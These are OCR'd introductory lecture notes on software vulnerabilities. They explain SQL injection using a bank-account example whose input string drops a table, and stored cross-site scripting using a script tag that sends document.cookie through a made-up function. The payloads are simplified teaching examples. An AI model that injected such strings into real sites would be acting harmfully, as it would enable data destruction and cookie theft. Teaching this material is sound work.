Software vulnerabilities II, V1

Note Title


① SQL injection

This is very similar to the Python injection described earlier, but much more realistic.

- Web servers often execute code written in a language called PHP
- Database servers typically execute code in a language called SQL
- Therefore, a web server will often take some input from a user, construct an SQL command using that input, and send it to the database for execution. If the input is carefully crafted, surprising things could happen.

example Web server for an online banking site asks for your account number. You enter "52613".
The PHP running on the web server constructs the SQL command:

```
select balance from accounts where accountNum=52613
```




The SQL command to delete an entire table is "drop table" so the command "drop table accounts" would delete all the account data.

So, what if the user enters the following string as an account number:

"5263; drop table accounts"

Then the following would be sent to the database server:



Note: The above is simplified, but gives the basic idea. In reality, a more complex string would be needed.

(2) Cross-site scripting attacks (XSS attacks)

(a) Same origin policy

- web browsers implement the same origin policy meaning that web pages from a given domain can access data used or created by other pages from the same site

e.g. dickinson.edu/math.html can access information stored by dickinson.edu/library.html

[note: definition is simplified. See wikipedia or http://www.w3.org/Security/wiki/Same_Origin_Policy for details.]

(b) HTML and Javascript

Most web pages are written in HTML, which is not a programming language i.e. it doesn't tell the computer to do anything, just tells it what a page should look like.

e.g. in HTML, "the deadline is soon" makes the word "soon" bold.

[demo: use "view source" on a page in your browser]

But HTML can have programs embedded, written in a language called Javascript.

e.g. ① <script> alert("Greetings, earthling") </script>

doesn't change how the page looks. Instead it pops up a new window with a message

-> ② <script> sendToEvilHacker(document.cookie) </script>

not real. Made up to give you the idea.

This example sends all your settings for the current page (like account details) to a 3rd party.

(c) Basic idea of XSS

Note that example ② isn't usually a problem, since you already trust the site you're on. But, what if somebody injects example ② into the trusted site somehow? Now the same origin policy is violated and sensitive information is leaked.

(d) Simplified example of a stored XSS attack

There are many types of XSS. We examine only one type, called stored or persistent XSS. Our simplified example uses a fictional social networking site called flitter.com:

step 1 : attacker Mallory visits Dickinson's flitter page, and posts :

Hi everyone, I love Dickinson!!
<script> sendToEvilHacker(document.cookie) </script>

step 2 : Anyone who reads Mallory's post sees only

Hi everyone, I love Dickinson!!

But all their flitter data is sent to Mallory!

(e) How can XSS be prevented ?

Flitter needs to sanitize people's posts. This means, remove anything that could cause a security problem. To do this with 100% effectiveness is difficult, however.

(5) Why do these attacks work?: equivalence of code and data

- Everything is stored in a computer as a string of 1s and 0s
- This includes instructions (or code i.e. pieces of a program that can be executed) and data (i.e. information)
- So, a string of 1s and 0s intended to be data can nevertheless be executed as a sequence of instructions.

This duality between code and data lies at the heart of many important ideas in computer science. The software vulnerabilities in this lecture are just one facet of this crucial concept.